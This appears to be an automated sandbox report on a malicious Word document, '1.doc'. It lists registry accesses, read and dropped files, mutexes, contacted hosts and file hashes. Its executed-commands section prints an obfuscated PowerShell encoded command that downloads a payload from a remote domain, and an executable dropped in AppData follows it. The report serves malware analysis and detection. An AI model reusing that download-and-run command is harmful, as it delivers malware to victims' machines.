HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Installer\Components\029E403DA86A1D115B5B0006799C897E\vbe.dll_6.0
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\Managed\S-1-5-21-2298303332-66077612-2598613238-1000\Installer\Products\00002109030000000000000000F01FEC
HKEY_USERS\S-1-5-21-2298303332-66077612-2598613238-1000\Software\Microsoft\Installer\Products\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\Software\Classes\Installer\Products\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\VBAFiles
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\FileOpenBlock
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Files
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Options\DisableRobustifiedUNC
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Draw
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\UserTemplates
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\Templates
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\SharedTemplates
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Options\STARTUP-PATH
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\Startup
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\Trusted Locations
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\Trusted Locations\AllLocationsDisabled

HKEY_CURRENT_USER\Software\Policies\Microsoft\Office\12.0\Common\Security\Trusted Locations
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\Trusted Locations\BlockFQDNFileProtocol
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\VBAWarnings
HKEY_LOCAL_MACHINE\Software\Microsoft\Schema Library
HKEY_CURRENT_USER\Software\Microsoft\Schema Library
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\NoTrack
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\MaxPropsStreamSize
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\Codepage
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\CodePage\1251
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Options\GlobalDotName
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\ReviewCycle
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\ReviewCycle\ReviewToken
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\DoNotDismissFileNewTaskPane
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Word
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\RibbonMinAppWidth
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\RibbonMinAppHeight
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\DisableRibbonForMinimizedWindow
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\UseOfficeUIFont
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word AWDropdownHidden
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\14355655CBD54D944A7518EDDF19EA2D
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\14355655CBD54D944A7518EDDF19EA2D\000021090300000000000000F01FEC
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\SideBySide
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\SideBySide\PreferExternalManifest
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\SideBySide\AssemblyStorageRoots
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DllNXOptions\OGL.DLL
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\CTF\KnownClasses
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\PixelsPerInch
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 1
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 2

EXECUTED COMMANDS

cmd.exe /c P^o^W^e^r^s^h^e^L^L^.^e^x^e^ ^-^E^C^ ^K^A^B^O^A^G^U^A^d^w^A^t^A^E^8^A^Y^g^B^q^A^G^U^A^Y^w^B^0^A^C^A^A^U^w^B^5^A^H^M^A^d^A^B^I^A^G^0^A^L^g^B^O^A^G^U^A^d^A^A^u^A^F^c^A^Z^Q^B^i^A^E^M^A^b^A^B^p^A^G^U^A^b^g^B^0^A^C^k^A^L^g^B^E^A^G^8^A^d^w^B^
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe PoWersheLL.exe -EC KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACIAaAB0AHQAcAA6AC8ALwB3AHUAeQBkAG8AcQBzAGoAZABoAHEAbwBzAHAA
C:\Users\user\AppData\Roaming\277293192615799.exe.exe

READ FILES

C:\Users\user\AppData\Local\Temp\c5d800c0260badd149d8077bd46e3075f863989c
C:\Users\user\AppData\Local\Temp\~DFA21F395777834FAD.TMP
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{163861B0-4081-4EE3-BD52-A1BC00FC7C48}.tmp
C:\Users\user\AppData\Roaming\Microsoft\Office\review.rcd
C:\Users\user\AppData\Roaming\Microsoft\Office\adhoc.rcd
C:\Program Files (x86)\Common Files\Microsoft Shared\OFFICE12\OGL.DLL
C:\Program Files (x86)\Microsoft Office\Office12\msproof6.dll
C:\Windows\winsxs\x86_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_d08cc06a442b34fc\msvcp80.dll
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC
C:\Program Files (x86)\Microsoft Office\Office12\ID_00030.DPC
C:\Program Files (x86)\Microsoft Office\Office12\MSWORD.OLB
C:\Program Files (x86)\Common Files\microsoft shared\VBA\VBA6\VBE6.DLL

C:\Windows\AppPatch\sysmain.sdb
C:\Program Files (x86)\Common Files\microsoft shared\VBA\VBA6\
C:\Program Files (x86)\Common Files\microsoft shared\VBA\VBA6\1033\VBE6INTL.DLL
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{BC087EB1-491E-44DD-9A1E-FFC07587A23B}.tmp
C:\Windows\SysWOW64\stdole2.tlb
C:\Program Files (x86)\Common Files\Microsoft Shared\OFFICE12\MSO.DLL
C:\Program Files (x86)\Common Files\microsoft shared\VBA\VBA6\VBE6.DLL\3
C:\Users\user\AppData\Local\Temp\~$d800c0260badd149d8077bd46e3075f863989c
C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B52C4E30-B190-4BF8-855E-B5E1E3ED5D9C}.tmp
C:\Windows\System32\tzres.dll
C:\Windows\Globalization\Sorting\sortdefault.nls
\Device\KsecDD
C:\
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x000000000000004a.db
C:\Users\desktop.ini
C:\Users
C:\Users\user
C:\Users\user\AppData
C:\Users\user\AppData\Roaming
C:\Users\user\AppData\Roaming\Microsoft\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft
C:\Users\user\AppData\Roaming\Microsoft\Windows
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\desktop.ini
C:\Users\user\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\ProgramData
C:\ProgramData\Microsoft\desktop.ini
C:\ProgramData\Microsoft
C:\ProgramData\Microsoft\Windows
C:\ProgramData\Microsoft\Windows\Start Menu\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\Users\Public\desktop.ini
C:\Users\Public
C:\Users\Public\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch
C:\Windows\System32\shdocvw.dll
C:\Windows\System32\
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms
C:\Users\user\Documents\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk
C:\Windows\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell
\??\PIPE\srvsvc

C:\Windows
C:\Windows\System32
C:\Windows\System32\WindowsPowerShell
C:\Windows\System32\WindowsPowerShell\v1.0
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\JGZDFX4SEHXUZOJP8KAU.temp
C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscoreei.dll
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config
C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorwks.dll
C:\Windows\winsxs\x86_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_d08cc06a442b34fc\msvcr80.dll
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\security.config
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\security.config.cch

MUTEXES


Global\MTX_MSO_Formal1_S-1-5-21-2298303332-66077612-2598613238-1000
Global\MTX_MSO_AdHoc1_S-1-5-21-2298303332-66077612-2598613238-1000
Local\ZoneAttributeCacheCounterMutex
Local\ZonesCacheCounterMutex
Local\ZonesLockedCacheCounterMutex
Local\WinSpl64To32Mutex_ed8f_0_3000
Global\MsoShellExtRegAccess_S-1-5-21-2298303332-66077612-2598613238-1000
Global\CLR_CASOFF_MUTEX
Global\.net clr networking

MODIFIED REGISTRY KEYS


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\VBAFiles
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\ReviewCycle
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\ReviewCycle\ReviewToken
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\DocumentRecovery
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\DocumentRecovery\8E6782
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\DocumentRecovery\8E6782\8E6782
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C000000000000F01FEC\Usage\SpellingAndGrammarFiles_3082
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191051E8F325736
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word
HKEY_CURRENT_USER\Software\Microsoft\VBA\6.0\Common
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Data\Settings
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTF
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTA
HKEY_CURRENT_USER\Software\Classes\Local Settings\MuiCache\6D\52C64B7E\LanguageList
HKEY_LOCAL_MACHINE\Software\Microsoft\Tracing\powershell_RASAPI32
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\powershell_RASAPI32\EnableFileTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\powershell_RASAPI32\EnableConsoleTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\powershell_RASAPI32\FileTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\powershell_RASAPI32\ConsoleTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\powershell_RASAPI32\MaxFileSize
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\powershell_RASAPI32\FileDirectory

Network Behavior

CONTACTED IPS



NETWORK PORT DISTRIBUTION



Name	IP	Country	ASN	ASN Name	Trigger Process Type
	8.8.4.4	United States	15169	Level 3 Parent, LLC	Malware Process
wuydoqsjdhqospdj.com	54.39.175.169	Canada	16276	Aqua IT, UAB	Malware Process

HTTP PACKETS

Host	Port	Method	Version	User Agent	Count	Call Time During Execution(Sec)
wuydoqsjdhqospdj.com	80	GET	1.1		1	67.4716420174
Path: /TOL/nerkom.php?l=beeq2.pod **URI:** http://wuydoqsjdhqospdj.com/TOL/nerkom.php?l=beeq2.pod						

DNS QUERIES

Request	Type
wuydoqsjdhqospdj.com	A
Answers - 54.39.175.169 (A)	

TCP PACKETS

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
67.4716420174	Sandbox	54.39.175.169	80

UDP PACKETS

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
3.26136493683	Sandbox	224.0.0.252	5355
3.28069090843	Sandbox	192.168.56.255	137
3.34222197533	Sandbox	224.0.0.252	5355
3.56756305695	Sandbox	239.255.255.250	3702
5.90405607224	Sandbox	224.0.0.252	5355
64.3709039688	Sandbox	224.0.0.252	5355
67.0581898689	Sandbox	8.8.4.4	53

DETAILED FILE INFO

CREATED / DROPPED FILES

FILE PATH	TYPE AND HASHES
C:\Users\User\AppData\Roaming\277293192615799.Exe.Exe	**Type :** HTML document, ASCII text **MD5 :** b163f9b30b0668143c4d8cedcdc53284 **SHA-1 :** 636bfed331686b05277aca8a10eb5e64fa8f6f93 **SHA-256 :** 52c8725922a412485339a9bb5febed603e69ddf9bf8e3080d8c02fa5f0141dc0 **SHA-512 :** 7b338124a866229d17f420985ff80a7a52ebe296596f219cd90b0c48fb3665f84eb5ac **Size :** 0.206 Kilobytes.
C:\Users\User\AppData\Local\Temp\C5d800c0260badd149d8077bd46e3075f863989c	**Type :** Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Title: Seamless systemic knowledge user, Subject: North Dakota Frederic, Author: 540.758.2137, Comments: Cross-group tertiary product, Template: Normal, Last Saved By: Normal, Revision Number: 10, Name of Creating Application: Microsoft Office Word, Total Editing Time: 02:00, Create Time/Date: Thu Apr 19 19:59:00 2018, Last Saved Time/Date: Thu Oct 4 08:58:00 2018, Number of Pages: 1, Number of Words: 0, Number of Characters: 1, Security: 0 **MD5 :** 11364e7a69932f8459ff9003bb886e0e **SHA-1 :** c5d800c0260badd149d8077bd46e3075f863989c **SHA-256 :** 98ada84db5dd248e9fe33ac561541bbdbeb9aff1b091faaa42d5f598fea1c846 **SHA-512 :** 7932cb58ae886799eef128c7a9d91ec35767e3cb549c6b112695b96e89afe4ce94a782 **Size :** 267.264 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Templates\Normal.Dotm	**Type :** Microsoft Word 2007+ **MD5 :** 2dc5aa70cd867260f95e83835d98e346 **SHA-1 :** f6bdec581d916111b444d292991252097e542f3f **SHA-256 :** 0365447c742e87d6d138f4a6d54d84b767988dd461716000818d9e00804f891a **SHA-512 :** 5d9b198ce23aed2e41b9253168417cad18c453577b9e9d360580dc9f2597ec6c0098f **Size :** 15.366 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Office\Word12.Pip	**Type :** data **MD5 :** c5672e6ee45a8d321ce95cf3a3b379dc **SHA-1 :** ed18d3fca6002349ad8f83e7ce9808b7d593047e **SHA-256 :** 10b11950cb2f33cf9cfbdc4e0732ac701293bb33ce092a266c3af02c0574cac3 **SHA-512 :** 4df18bbbaf13a9d0e237335081521fb3eefc8b3acee8549e076e2713901eef8fc7b92d **Size :** 1.684 Kilobytes.
C:\Users\User\AppData\Local\Temp\~$D800c0260badd149d8077bd46e3075f863989c** **C:\Users\User\AppData\Roaming\Microsoft\Templates\~$Normal.Dotm	**Type :** data **MD5 :** 8079238f9ebacd8f9c22a05d677a7cfc **SHA-1 :** 8a24339f74b24953ba318895785b685d069f83b8 **SHA-256 :** c1ae9cb7afb34b71e2568602b6e1bb62f82154b05256b0a32a2f6e18b22103e0 **SHA-512 :** a3b1f3791f0514c145e33c05bdf9f5f9f55b64b7dfbe89ee61b61fe198c6e32090da018 **Size :** 0.162 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B52C4E30-B190-4BF8-855E-B5E1E3ED5D9C}.Tmp	**Type :** FoxPro FPT, blocks size 0, next free block index 218103808, 1st used item "\375" **MD5 :** 5d4d94ee7e06bbb0af9584119797b23a **SHA-1 :** dbb111419c704f116efa8e72471dd83e86e49677 **SHA-256 :** 4826c0d860af884d3343ca6460b0006a7a2ce7dbccc4d743208585d997cc5fd1 **SHA-512 :** 95f83ae84cafcced5eaf504546725c34d5f9710e5ca2d11761486970f2fbeccb25f9cf50l **Size :** 1.024 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\D93f411851d7c929.CustomDestinations-Ms	**Type :** data **MD5 :** a8ae2c5044908cd62502366cae176d48 **SHA-1 :** 7922dba5946c378697073a58e0d61f5d69d6a15b **SHA-256 :** 92c80a4509e39dddb5ba995db2531177378840 78f2bf262222e4e8ecee117fd5 **SHA-512 :** 8a5f665b29b932c893bd6f4a5c68884c44e24fcb01a6fe45984bc5ae60384a9201f151 **Size :** 8.016 Kilobytes.
C:\Users\User\AppData\Local\Temp\9261500.Od	**Type :** ASCII text, with CRLF line terminators **MD5 :** 0676f96fd5bdd1d4dbc2bfae982f75d5 **SHA-1 :** 9b04a75768f0153479ccba5e9512320d0a709fc9 **SHA-256 :** 5b7b63dc1d737e8a0a862db21f1828beb56a9e81d61860b68dd1a3228e579ed5 **SHA-512 :** 77dddde6a93ab66ad78f842d3a284cae82c238cf20a9e92e1c9b4189927f732d99ad4 **Size :** 0.134 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{BC087EB1-491E-44DD-9A1E-FFC07587A23B}.Tmp	**Type :** Composite Document File V2 Document, No summary info **MD5 :** 9f52d86f4d7c5f5d8b2af7641035dbd4 **SHA-1 :** 205bbf191b3dfeefebc46bd84fbeca54274f60bb **SHA-256 :** 7df507c43442d74c55856006baca4fb2e5bb220ddbf481e2797f3438af5a1b1d **SHA-512 :** 73eddb93adeeac6a2d0c0890fab26e27712a1ba03c000e183a14530bb858adffe9fbc5 **Size :** 199.168 Kilobytes.

MATCH YARA RULES

MATCH RULES

STATIC FILE INFO

File Name:	1.doc
File Type:	Composite Document File V2 Document, Can't read SAT
SHA1:	c5d800c0260badd149d8077bd46e3075f863989c
MD5:	11364e7a69932f8459ff9003bb886e0e
First Seen Date:	2018-10-06 19:30:31.305137 (5 months ago)
Number Of Clients Seen:	1
Last Analysis Date:	2018-10-06 19:30:31.305137 (5 months ago)
Human Expert Analysis Result:	No human expert analysis verdict given to this sample yet.

DETAILED FILE INFO

ADDITIONAL FILE INFORMATION


PE Headers


PROPERTY	VALUE
Magic Literal Enum	43
File Type Enum	8
File Size	267264
Sha256	98ada84db5dd248e9fe33ac561541bbdbeb9aff1b091faaa42d5f598fea1c846
Mime Type	application/CDFV2-unknown


CERTIFICATE VALIDATION


- Certificate Validation is not Applicable ?


SCREENSHOTS

